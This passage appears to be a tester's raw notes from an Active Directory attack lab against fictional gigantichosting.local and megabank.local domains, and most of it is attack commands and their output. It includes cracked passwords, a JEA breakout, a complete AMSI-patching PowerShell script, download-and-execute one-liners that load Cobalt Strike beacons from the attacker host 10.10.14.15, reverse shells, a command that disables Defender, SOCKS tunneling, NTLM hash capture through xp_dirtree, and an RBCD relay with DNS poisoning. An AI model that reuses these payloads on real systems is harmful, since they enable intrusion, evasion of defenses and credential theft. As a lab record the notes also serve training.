006e007400690063004800 6f007300740069006e0067002e006c006f00630061006c0005002a00470069
00670061006e007400690063004800 6f007300740069006e0067002e006c006f00630061006c00070008
005789d9ead8d3d601060004000200000008003000300000000000000000000000004000006d8750e3c7
0203c23e4d7acda4adfb05fa3f33606c9cb634ff3ec988c8d8568a0a001000000000000000000000000
000000000009004a00630069006600730 02f00660069006c00650073006500720076006500720 02e0067
006900670061006e007400690063006800 6f007300740069006e0067002e006c006f00630061006c0000
0000000000000:Hades123
```

So new creds

```
gigantichosting.local\j.smith:Qwerty1!
gigantichosting.local\s.svensson:Qwerty123
gigantichosting.local\l.larsson:Password123
gigantichosting.local\l.rodriguez:London10
gigantichosting.local\s.helmer:Hades123
```

MEGABANK.LOCAL

APT-MEGABANK-SERVER04 - server04.megabank.local

s.helmer is interesting, member of ShadowWinRM

```
logoncount               : 240
badpasswordtime          : 3/24/2020 8:01:17 AM
distinguishedname        : CN=stig,CN=Users,DC=GiganticHosting,DC=local
objectclass              : {top, person, organizationalPerson, user}
lastlogontimestamp       : 12/14/2020 2:00:48 PM
name                     : stig
objectsid                : S-1-5-21-3510652932-1607944569-1019420304-1607
samaccountname           : s.helmer
codepage                 : 0
samaccounttype           : USER_OBJECT
accountexpires           : NEVER
countrycode              : 0
whenchanged              : 12/14/2020 10:00:48 PM
instancetype             : 4
usncreated               : 61529
objectguid               : a3321e28-a2f2-4a10-a12e-5ac5e5a7201c
sn                       : helmer
lastlogoff               : 12/31/1600 4:00:00 PM
objectcategory           :
CN=Person,CN=Schema,CN=Configuration,DC=GiganticHosting,DC=local
dscorepropagationdata : {9/6/2020 12:37:54 AM, 9/6/2020 12:37:22 AM, 1/1/1601
12:00:00 AM}
memberof                 : CN=Megabank_ShadowWinRM,CN=Shadow Principal

Configuration,CN=Services,CN=Configuration,DC=GiganticHosting,DC=local
lastlogon                : 12/14/2020 7:35:45 PM
```

Shit, a JEA endpint again?, proxychains powershell and enter a pssession

```
PS /root/encryptedOne/aptlabs> (impkt) root@nix36:~/aptlabs# proxychains pwsh
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
PowerShell 7.0.0
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/powershell
Type 'help' to get help.

   A new PowerShell stable release is available: v7.1.0
   Upgrade now, or check out the release page at:
     https://aka.ms/PowerShell-Release?tag=v7.1.0
```

```
PS /root/encryptedOne/aptlabs> Enter-PSSession -Computername 192.168.24.112 -
authentication negotiate -credential gigantichosting\s.helmer -debug -verbose

PowerShell credential request
Enter your credentials.
Password for user gigantichosting\s.helmer: ********

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:5985
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:5985  ...  OK
 ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:5985
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:5985  ...  OK
 ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:5985
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:5985  ...  OK
 ...  OK
[192.168.24.112]: PS>


[192.168.24.112]: PS>Get-Command
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:5985
CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Function        Clear-Host
Function        Exit-PSSession
Function        Get-Command
Function        Get-FormatData
Function        Get-Help
Function        Measure-Object
Function        Out-Default
Function        Select-Object
```

JEA breakout

```
function out-default {powershell.exe iwr http://10.10.14.15:8888/meow5555.ps1 -o
c:\programdata\meow.ps1 |out-host}
out-default
function out-default {powershell.exe c:\programdata\meow.ps1 |out-host}
out-default
```

(7th) flag

```
PS C:\Users\s.helmer\Desktop> ls
```

```


    Directory: C:\Users\s.helmer\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/10/2020   7:16 AM             50 flag.txt


PS C:\Users\s.helmer\Desktop> type flag.txt
APTLABS{Th3_P@M_@Dm!n}

PS C:\Users\s.helmer\Desktop> ipconfig -all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : server04
   Primary Dns Suffix  . . . . . . . : megabank.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : megabank.local

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-31-8D
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.24.112(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.24.1
   DNS Servers . . . . . . . . . . . : 192.168.24.10
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Host enum

```
PS C:\Users\s.helmer\Desktop> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------------
Administrator
MEGABANK\Domain Admins
MEGABANK\sql_admin
The command completed successfully.
```

```
PS C:\Users\s.helmer\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
PS C:\Users\s.helmer\Desktop> whoami /all

USER INFORMATION
----------------

User Name                SID
======================== =============================================
gigantichosting\s.helmer S-1-5-21-3510652932-1607944569-1019420304-1607


GROUP INFORMATION
-----------------

Group Name                             Type             SID
                 Attributes
====================================== ================
============================================
==================================================
Everyone                               Well-known group S-1-1-0
                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545
                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2
                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11
                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15
                Mandatory group, Enabled by default, Enabled group
MEGABANK\remotemanagement              Group            S-1-5-21-997099906-
443949041-4154774969-1103 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10
                 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

```
USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.


PS C:\Users\s.helmer> netstat -ano -p tcp

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       900
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       504
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1196
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1508
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       648
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       2416
  TCP    0.0.0.0:49688          0.0.0.0:0              LISTENING       648
  TCP    0.0.0.0:49691          0.0.0.0:0              LISTENING       640
  TCP    127.0.0.1:58686        0.0.0.0:0              LISTENING       2532
  TCP    192.168.24.112:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.24.112:5985    192.168.21.123:50367   ESTABLISHED     4
  TCP    192.168.24.112:5985    192.168.21.123:50372   ESTABLISHED     4
  TCP    192.168.24.112:5985    192.168.21.123:50373   ESTABLISHED     4
  TCP    192.168.24.112:5985    192.168.21.123:50374   ESTABLISHED     4
  TCP    192.168.24.112:5985    192.168.21.123:50375   ESTABLISHED     4
  TCP    192.168.24.112:5985    192.168.21.123:50376   ESTABLISHED     4
  TCP    192.168.24.112:50268   10.10.14.15:443        ESTABLISHED     5140
  TCP    192.168.24.112:50286   192.168.24.10:49670    TIME_WAIT       0
  TCP    192.168.24.112:50287   192.168.24.10:49670    TIME_WAIT       0
  TCP    192.168.24.112:50288   192.168.24.10:49670    TIME_WAIT       0
```

Get reverse shell with specific contect

```
Start-Job {C:\Users\s.helmer\RunasCs_net4.exe s.helmer Hades123 cmd -d
gigantichosting.local -r 10.10.14.15:3334 -t 0}

Id     Name            PSJobTypeName   State         HasMoreData     Location
      Command
--     ----            -------------   -----         -----------     --------
      -------
1      Job1            BackgroundJob   Running       True            localhost
     C:\Use...

#--

root@nix36:~/aptlabs# ncat -lnvp 3334
```

```
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::3334
Ncat: Listening on 0.0.0.0:3334
Ncat: Connection from 10.10.110.50.
Ncat: Connection from 10.10.110.50:19894.
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
gigantichosting\s.helmer

C:\Windows\system32>klist
klist

Current LogonId is 0:0xb8c264

Cached Tickets: (2)

#0>     Client: s.helmer @ GIGANTICHOSTING.LOCAL
        Server: krbtgt/MEGABANK.LOCAL @ GIGANTICHOSTING.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40210000 -> forwardable pre_authent name_canonicalize
        Start Time: 12/16/2020 16:23:19 (local)
        End Time:   12/17/2020 2:23:19 (local)
        Renew Time: 0
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x200 -> DISABLE-TGT-DELEGATION
        Kdc Called: dc.GiganticHosting.local

#1>     Client: s.helmer @ GIGANTICHOSTING.LOCAL
        Server: krbtgt/GIGANTICHOSTING.LOCAL @ GIGANTICHOSTING.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
name_canonicalize
        Start Time: 12/16/2020 16:23:19 (local)
        End Time:   12/17/2020 2:23:19 (local)
        Renew Time: 12/17/2020 2:23:19 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: dc.GiganticHosting.local

C:\Windows\system32>net user /domain
net user /domain
The request will be processed at a domain controller for domain megabank.local.


User accounts for \\primary.megabank.local

-------------------------------------------------------------------------------
Administrator            Guest                    krbtgt
remote_admin             sql_admin                svc_ata
veeam
The command completed successfully.
```

Via password re-use `megabank.local\svc_ata:Password123` OR kerberoasting on megabank.local ad

Host enumeration (privesc.ps1)

```
----------------------------------------------------------------
|                       INSTALLED PROGRAMS                     |
----------------------------------------------------------------
TEST: Listing non-default programs...
DESC: Is there any non-default / third-party software we could exploit?
NOTE: Again, security holes are often caused by third-party software.
[*] Found 10 non-default application(s).

Name                                      FullPath
----                                      --------
Microsoft Analysis Services               C:\Program Files (x86)\Microsoft Analysis
Services
Microsoft Help Viewer                     C:\Program Files (x86)\Microsoft Help
Viewer
Microsoft SQL Server                      C:\Program Files (x86)\Microsoft SQL
Server
Microsoft SQL Server Management Studio 18 C:\Program Files (x86)\Microsoft SQL
Server Management Studio 18
Microsoft Visual Studio 10.0              C:\Program Files (x86)\Microsoft Visual
Studio 10.0
Microsoft Visual Studio 14.0              C:\Program Files (x86)\Microsoft Visual
Studio 14.0
Microsoft Analysis Services               C:\Program Files\Microsoft Analysis
Services
Microsoft SQL Server                      C:\Program Files\Microsoft SQL Server
Microsoft Visual Studio 10.0              C:\Program Files\Microsoft Visual Studio
10.0
Microsoft Visual Studio 14.0              C:\Program Files\Microsoft Visual Studio
14.0

TEST: Checking LSA RunAsPPL...
DESC: Is lsass running as a Protected Process?
NOTE: If Secure Boot or UEFI, RunAsPPL cannot be disabled by deleting the registry
key.
[*] Found some info.

Name             Status Description
----             ------ -----------
RunAsPPL          False RunAsPPL is not configured
UEFI               True BIOS mode is UEFI
Secure Boot       False Secure Boot is disabled
Credential Guard  False Credential Guard is not configured


nltest /trusted_domains
List of domain trusts:
    0: GIGANTICHOSTING GiganticHosting.local (NT 5) (Direct Outbound) ( Attr:
foresttrans external pim )
    1: MEGABANK megabank.local (NT 5) (Forest Tree Root) (Primary Domain) (Native)
The command completed successfully
```

Bypass AMSI SOP / Cobaltstrike

meowme.ps1

```
$Meow = '
using System;
using System.Runtime.InteropServices;
public class Meow {
  [DllImport("kernel32")]
  public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);
[DllImport("kernel32")]
public static extern void CopyMemory(IntPtr dest, IntPtr src, uint count);
[DllImport("kernel32")]
public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint
flNewProtect, out uint lpflOldProtect);
public static void cp(byte[] source, IntPtr dest, int count) {
  Marshal.Copy(source, 0, dest, count);
}
}
';

Add-Type $Meow;

$LoadLibrary = [Meow]::LoadLibrary("a" + "m" + "si.dll");
$Address = [Meow]::GetProcAddress($LoadLibrary, "Am" + "si" + "Sc" + "an" + "Bu" +
"ff" + "er");
$p = 0;
[Meow]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p);
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3);
[Meow]::cp($Patch, $Address, 6);
```

Use above for undetectable C2, use below for quick wins

```
iex ((new-object net.webclient).downloadstring("http://10.10.14.15/meowme.ps1"));iex
((new-object net.webclient).downloadstring("http://10.10.14.15/PowerUpSQL.ps1"))
iex ((new-object
net.webclient).downloadstring("http://10.10.14.15:8888/meowme.ps1"));iex ((new-
object net.webclient).downloadstring("http://10.10.14.15:8888/PowerUpSQL.ps1"))
```

Cobaltstrike Beacon + amsi oneliner

```
iex ((new-object net.webclient).downloadstring("http://10.10.14.15:8888/meowme.ps1"));iex ((new-object net.webclient).downloadstring("http://10.10.14.15:8888/beacon.ps1"))
```

```
Start-Job { iex ((new-object net.webclient).downloadstring("http://10.10.14.15:8888/beacon.ps1")) }
```

Disable DEFENDER `Set-MpPreference -DIsableRealtimeMonitoring $true`

Revsocks

```
root@nix36:~/aptlabs/binaries# ./revsocks -listen :8443 -socks 127.0.0.1:1080 -pass gatos12345
#
start-job {C:\Users\Administrator\Documents\revsocks.exe -connect 10.10.14.15:8443 -pass gatos12345}
start-job {C:\programdata\revsocks.exe -connect 10.10.14.15:8443 -pass gatos12345}
```

PowerUpSQL enumeration

```
PS C:\ProgramData> Invoke-SQLAudit -Verbose -Instance SERVER04\RE7_MS

VERBOSE: SERVER04\RE7_MS - Successful Login: User = Admin (Not Sysadmin) Password = Admin

ComputerName  : SERVER04
Instance      : SERVER04\RE7_MS
Vulnerability : Weak Login Password
Description   : One or more SQL Server logins is configured with a weak password. This may provide unauthorized
                access to resources the affected logins have access to.
Remediation   : Ensure all SQL Server logins are required to use a strong password. Consider inheriting the OS
                password policy.
Severity      : High
IsVulnerable  : Yes
IsExploitable : Yes
Exploited     : No
ExploitCmd    : Use the affected credentials to log into the SQL Server, or rerun this command with -Exploit.
Details       : The Admin (Not Sysadmin) principal is configured with the password Admin.
Reference     : https://msdn.microsoft.com/en-us/library/ms161959.aspx
Author        : Scott Sutherland (@_nullbind), NetSPI 2016
```

More digging into SQL

```
beacon> shell osql -S SERVER04\RE7_MS -E -Q "EXECUTE ('SELECT name FROM
master..syslogins');"
[*] Tasked beacon to run: osql -S SERVER04\RE7_MS -E -Q "EXECUTE ('SELECT name FROM
master..syslogins');"
[+] host called home, sent: 110 bytes
[+] received output:
 name

 ------------------------------------------------------------------------------
  --------------------------------------------------
 sa

 MEGABANK\remotemanagement


(2 rows affected)
```

Share enum on SCCM

```
proxychains smbclient //192.168.21.155/SMSSIG$ -U "gigantichosting\s.helmer"
```

```
proxychains cme smb 192.168.21.155 -u s.helmer -p Hades123 --shares

SMB         192.168.21.155  445    SCCM             [*] Windows 10.0 Build 17763 x64
(name:SCCM) (domain:GiganticHosting.local) (signing:False) (SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
SMB         192.168.21.155  445    SCCM             [+]
GiganticHosting.local\s.helmer:Hades123

SMB         192.168.21.155  445    SCCM             [+] Enumerated shares
SMB         192.168.21.155  445    SCCM             Share           Permissions
Remark
SMB         192.168.21.155  445    SCCM             -----           -----------
------
SMB         192.168.21.155  445    SCCM             ADMIN$
Remote Admin
SMB         192.168.21.155  445    SCCM             AdminUIContentPayload
      AdminUIContentPayload share for AdminUIContent Packages
SMB         192.168.21.155  445    SCCM             C$
Default share
SMB         192.168.21.155  445    SCCM             EasySetupPayload
EasySetupPayload share for EasySetup Packages
SMB         192.168.21.155  445    SCCM             IPC$            READ
Remote IPC
SMB         192.168.21.155  445    SCCM             SCCMContentLib$ READ
 'Configuration Manager' Content Library for site GH1 (1/6/2020)
SMB         192.168.21.155  445    SCCM             SMSPKGC$        READ
SMS Site GH1 DP 1/6/2020
SMB         192.168.21.155  445    SCCM             SMSSIG$         READ
SMS Site GH1 DP 1/6/2020
```

```
SMB         192.168.21.155  445    SCCM             SMS_CPSC$
SMS Compressed Package Storage
SMB         192.168.21.155  445    SCCM             SMS_DP$
ConfigMgr Site Server DP share
SMB         192.168.21.155  445    SCCM             SMS_GH1
SMS Site GH1 01/06/20
SMB         192.168.21.155  445    SCCM             SMS_OCM_DATACACHE
  OCM inbox directory
SMB         192.168.21.155  445    SCCM             SMS_SITE
SMS Site GH1 01/06/20
SMB         192.168.21.155  445    SCCM             SMS_SUIAgent
SMS Software Update Installation Agent -- 01/06/20
```

smbmap

```
(impkt) root@nix36:~/aptlabs# proxychains smbmap -u s.helmer -p Hades123 -d
gigantichosting -H 192.168.21.155
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[+] IP: 192.168.21.155:445      Name: 192.168.21.155
        Disk                                                    Permissions
Comment
        ----                                                    -----------     ----
---
        ADMIN$                                                  NO ACCESS
Remote Admin
        AdminUIContentPayload                                   NO ACCESS
AdminUIContentPayload share for AdminUIContent Packages
        C$                                                      NO ACCESS
Default share
        EasySetupPayload                                        NO ACCESS
EasySetupPayload share for EasySetup Packages
        IPC$                                                    READ ONLY
Remote IPC
        SCCMContentLib$                                         READ ONLY
'Configuration Manager' Content Library for site GH1 (1/6/2020)
        SMSPKGC$                                                READ ONLY       SMS
Site GH1 DP 1/6/2020
        SMSSIG$                                                 READ ONLY       SMS
Site GH1 DP 1/6/2020
        SMS_CPSC$                                               NO ACCESS       SMS
Compressed Package Storage
        SMS_DP$                                                 NO ACCESS
ConfigMgr Site Server DP share
        SMS_GH1                                                 NO ACCESS       SMS
Site GH1 01/06/20
        SMS_OCM_DATACACHE                                       NO ACCESS       OCM
inbox directory
```

```
        SMS_SITE                                                NO ACCESS       SMS
Site GH1 01/06/20
        SMS_SUIAgent                                            NO ACCESS       SMS
Software Update Installation Agent -- 01/06/20

(impkt) root@nix36:~/aptlabs# proxychains smbmap -u s.helmer -p Hades123 -d
gigantichosting -H 192.168.21.155 -r 'SMSSIG$'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[+] IP: 192.168.21.155:445      Name: 192.168.21.155
        Disk                                                    Permissions
Comment
        ----                                                    -----------     ----
---
        SMSSIG$                                                 READ ONLY
        .\SMSSIG$\*
        dr--r--r--                0 Mon Jan  6 20:39:05 2020    .
        dr--r--r--                0 Mon Jan  6 20:39:05 2020    ..
        fr--r--r--          2045952 Mon Jan  6 20:39:05 2020    GH100003.1.tar
        fr--r--r--            35840 Mon Jan  6 20:39:05 2020    GH100004.1.tar
```

meh

```
beacon> execute-assembly Rubeus.exe triage
[*] Tasked beacon to run .NET program: Rubeus.exe triage
[+] host called home, sent: 320055 bytes
[+] received output:


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


Action: Triage Kerberos Tickets (Current User)

[*] Current LUID    : 0x6b146a

 -----------------------------------------------------------------------------------
------------------------------------------
 | LUID     | UserName                         | Service
                | EndTime               |
 -----------------------------------------------------------------------------------
------------------------------------------
```

```
 | 0x6b146a | s.helmer @ GIGANTICHOSTING.LOCAL | krbtgt/MEGABANK.LOCAL
                | 12/16/2020 9:44:13 PM |
 | 0x6b146a | s.helmer @ GIGANTICHOSTING.LOCAL |
ldap/primary.megabank.local/megabank.local          | 12/16/2020 9:44:13 PM |
 | 0x6b146a | s.helmer @ GIGANTICHOSTING.LOCAL | ldap/dc.GiganticHosting.local
                | 12/16/2020 9:44:13 PM |
 | 0x6b146a | s.helmer @ GIGANTICHOSTING.LOCAL |
ldap/dc.GiganticHosting.local/GiganticHosting.local | 12/16/2020 9:44:13 PM |
 ------------------------------------------------------------------------------------
------------------------------------------
```

The user accounts members of domain computers on megabank.local are actually cubano.local (?!). This turned out to be remnant in the lab

```
msds-managedpasswordinterval   : 30
lastlogon                      : 3/25/2020 7:19:25 AM
badpwdcount                    : 0
cn                             : backup
useraccountcontrol             : WORKSTATION_TRUST_ACCOUNT
whencreated                    : 3/16/2020 8:59:54 AM
primarygroupid                 : 515
iscriticalsystemobject         : False
msds-supportedencryptiontypes  : 28
usnchanged                     : 198151
lastlogoff                     : 12/31/1600 4:00:00 PM
dnshostname                    : server05.cubano.local



memberof                                 : CN=msa_read,CN=Users,DC=megabank,DC=local
msds-managedpasswordinterval             : 30
lastlogon                                : 11/13/2020 11:50:33 AM
badpwdcount                              : 0
cn                                       : fs1_msa
useraccountcontrol                       : WORKSTATION_TRUST_ACCOUNT
whencreated                              : 2/16/2020 6:26:48 PM
primarygroupid                           : 515
iscriticalsystemobject                   : False
msds-supportedencryptiontypes            : 28
usnchanged                               : 205201
lastlogoff                               : 12/31/1600 4:00:00 PM
dnshostname                              : server03.cubano.local
```

```
(impkt) root@nix36:~/aptlabs/loot/sccm.gigiantichosting.local# proxychains smbclient
//192.168.21.155/SCCMContentLib$ -U "gigantichosting\s.helmer"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
```

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
Enter GIGANTICHOSTING\s.helmer's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan  6 19:37:04 2020
  ..                                  D        0  Mon Jan  6 19:37:04 2020
  DataLib                             D        0  Mon Jan  6 19:38:08 2020
  FileLib                             D        0  Mon Jan  6 19:38:06 2020
  PkgLib                              D        0  Mon Jan  6 19:38:08 2020

                15570943 blocks of size 4096. 2686294 blocks available
smb: \> mask ""
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
getting file \DataLib\GH100001.1\amd64\cmi2migxml.dll.INI of size 146 as
cmi2migxml.dll.INI (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \DataLib\GH100001.1\amd64\Config_AppsAndSettings.xml.INI of size 144 as
Config_AppsAndSettings.xml.INI (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \DataLib\GH100001.1\amd64\Config_AppsOnly.xml.INI of size 144 as
Config_AppsOnly.xml.INI (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \DataLib\GH100001.1\amd64\Config_SettingsOnly.xml.INI of size 144 as
Config_SettingsOnly.xml.INI (0.6 KiloBytes/sec) (average 0.7 KiloBytes/sec)
```

https://www.youtube.com/watch?v=nL2oa3URkCs&feature=emb_title
https://www.harmj0y.net/blog/activedirectory/a-case-study-in-wagging-the-dog-computer-takeover/
https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html

xp_dirtree to capture netntlmv2 hash of server04.megabank.local

```
osql -S SERVER04\RE7_MS -U Admin -P Admin -Q "EXECUTE ('master.sys.xp_dirtree
''\\10.10.14.15\AA''');"
osql -S SERVER04\RE7_MS -U Admin -P Admin -Q "EXECUTE ('master.sys.xp_dirtree
''\\10.10.14.15\AA''');"
 subdirectory


                                                 depth
 ------------------------------------------------------------------------------
        -----------------------------------------------------------------------
        -----------------------------------------------------------------------
        ---------------------------------------- -----------

(0 rows affected)
```

```
[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 10.10.110.50
[SMB] NTLMv2-SSP Username : MEGABANK\SERVER04$
[SMB] NTLMv2-SSP Hash     :
SERVER04$::MEGABANK:1122334455667788:AA0FD7573E38D700A8E579A7D5B2C42C:01010000000000
00C0653150DE09D201B6EAD3C68D5BFADF000000000200080053004D004200330001001E00570049004E
002D00500052004800340039003200520051004100460056000400140053004D00420033002E006C006F
00630061006C0003003400570049004E002D00500052004800340039003200520051004100460056002E
0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061
006C0007000800C0653150DE09D20106000400020000000800300030000000000000000000000000004000
00D2D222370A01EE6B6662CF1BBC7CA5F7C741691C8DEE92CFA76D94E0E2758DB00A0010000000000000
00000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E
00310035000000000000000000
```

Hm, spawn a token as megabank\svc_ata on server04

```
Start-Job {C:\ProgramData\RunasCs_net4.exe svc_ata Password123 cmd -d megabank.local
-r 10.10.14.15:3335 -t 0}

root@nix36:~/aptlabs# rlwrap ncat -lnvp 3335
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::3335
Ncat: Listening on 0.0.0.0:3335
Ncat: Connection from 10.10.110.50.
Ncat: Connection from 10.10.110.50:53295.
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
megabank\svc_ata
```

RBCD NTLM Relay attack on server04.megabank.local

Caclulate hashes for svc_ata

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\Rubeus.exe hash
/password:Password123 /user:svc_ata /domain:megabank.local
```

```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Calculate Password Hash(es)

[*] Input password             : Password123
[*] Input username             : svc_ata
[*] Input domain               : megabank.local
[*] Salt                       : MEGABANK.LOCALsvc_ata
[*]       rc4_hmac             : 58A478135A93AC3BF058A5EA0E8FDB71
[*]       aes128_cts_hmac_sha1 : 9E44B93A7D4F01C5AF5AE059049C1584
[*]       aes256_cts_hmac_sha1 :
621FCBCA98083C70A2092C495DCD9348866DB893E699136FA240752D51C48981
[*]       des_cbc_md5          : 54E96475B59E0B32
```

Make a Session as svc_ata on server04.megabank.local

`Start-Job {C:\Users\s.helmer\RunasCs_net4.exe svc_ata Password123 cmd -d megabank.local -r 10.10.14.15:3334 -t 0}`

Do the DNS update

```
import-module .\ThatsCustom.ps1 # <- invoke-dnsupdate.ps1
import-module .\Invoke-DNSUpdate.ps1
Invoke-DNSUpdate -DNSType A -DNSNAME hoxha.megabank.local -DNSData 10.10.14.15
[+] DNS update successful

whoami
megabank\svc_ata

ping hoxha.megabank.local

Pinging hoxha.megabank.local [10.10.14.15] with 32 bytes of data:
Reply from 10.10.14.15: bytes=32 time=51ms TTL=62
Reply from 10.10.14.15: bytes=32 time=51ms TTL=62
Reply from 10.10.14.15: bytes=32 time=51ms TTL=62
Reply from 10.10.14.15: bytes=32 time=52ms TTL=62


Ping statistics for 10.10.14.15:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 51ms, Maximum = 52ms, Average = 51ms

osql -S SERVER04\RE7_MS -U Admin -P Admin -Q "EXECUTE ('master.sys.xp_dirtree
''\\hoxha@80\a''');"
```

```
 subdirectory


                                                depth
 ------------------------------------------------------------------------------
        -----------------------------------------------------------------------
        -----------------------------------------------------------------------
        ---------------------------------------- -----------

(0 rows affected)
```

Listen and execute the attack

```
(impkt) root@nix36:~/aptlabs# proxychains python2 ./rbcd_relay.py 192.168.24.10
megabank.local SERVER04\$ svc_ata
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
